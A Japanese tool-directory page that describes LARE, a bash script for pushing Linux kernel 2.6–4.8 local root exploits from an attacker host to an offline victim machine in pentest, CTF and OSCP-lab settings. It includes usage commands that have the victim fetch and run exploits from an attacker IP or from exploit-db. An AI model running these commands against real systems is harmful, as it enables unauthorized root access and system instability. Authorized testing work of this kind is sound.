
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
LARE — [L]ocal [A]uto [R]oot [E]xploiter は、被害マシンがインターネットに接続できない場合に、攻撃マシンからローカルルートエクスプロイトを展開するのに役立つシンプルなbashスクリプトです。 | Kitploit
ツール/GitHubGitHub/m4lv0id/lare
特権昇格エクスプロイトペネトレーションテストレッドチーミング
GitHubm4lv0id/lare

LARE

[L]ocal [A]uto [R]oot [E]xploiter は、被害マシンがインターネットに接続できない場合に、攻撃マシンからローカルルートエクスプロイトを展開するのに役立つシンプルなbashスクリプトです。

リポジトリを見る
6727319年前Kitploit レビュー済み
共有

LARE

[L]ocal(ローカル)[A]uto(自動)[R]oot(ルート)[E]xploiter(エクスプロイター)は、攻撃元のマシンから被害マシンへのローカルルートエクスプロイトの展開を支援するシンプルなbashスクリプトです。これは、被害マシンがインターネットに接続していない場合に使用されます。

このスクリプトは、被害マシンがインターネット接続を持たないシナリオ(例:内部ネットワークへのピボット中や、VPNを使用して閉じられたラボ(例:hackthebox.gr)に接続するCTF、さらにはOSCPラボなど)で役立ちます。

このスクリプトは、Linuxカーネル2.6-4.8向けのローカルルートエクスプロイトを使用します。

このスクリプトは、Nilotpal BiswasのAuto Root Exploit Toolに触発されています。

使い方

1- 閉じたネットワーク内の被害マシンへの攻撃


まず、攻撃マシン上でエクスプロイトアーセナルを設定し、以下のコマンドを使用してapache2インスタンスを起動する必要があります。 bash LARE.sh -a or ./LARE.sh -a
それが完了したら、scriptを被害マシンに任意の手段(wget, ftp, curl など)でコピーし、以下のコマンドでローカルにエクスプロイターを実行します。 bash LARE.sh -l [Attackers-IP] or ./LARE.sh -l [Attackers-IP]

2- インターネットアクセスを持つ被害マシンへの攻撃

このシナリオでは、スクリプトは被害マシン上で実行され、exploit-dbのGitHubリポジトリからエクスプロイトを取得し、直接使用してエクスプロイトを行います。 これは、Auto Root Exploit Toolの元の機能に微調整を加えたものです。 以下のコマンドでエクスプロイターを実行します: bash LARE.sh -l or ./LARE.sh -l

注意

このスクリプトはマシン上で複数のカーネルエクスプロイトを実行し、システムの不安定性を引き起こす可能性があります。最後の手段として、かつ本番環境以外で使用することを強くお勧めします。

ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    370
  • 4

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    289

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →





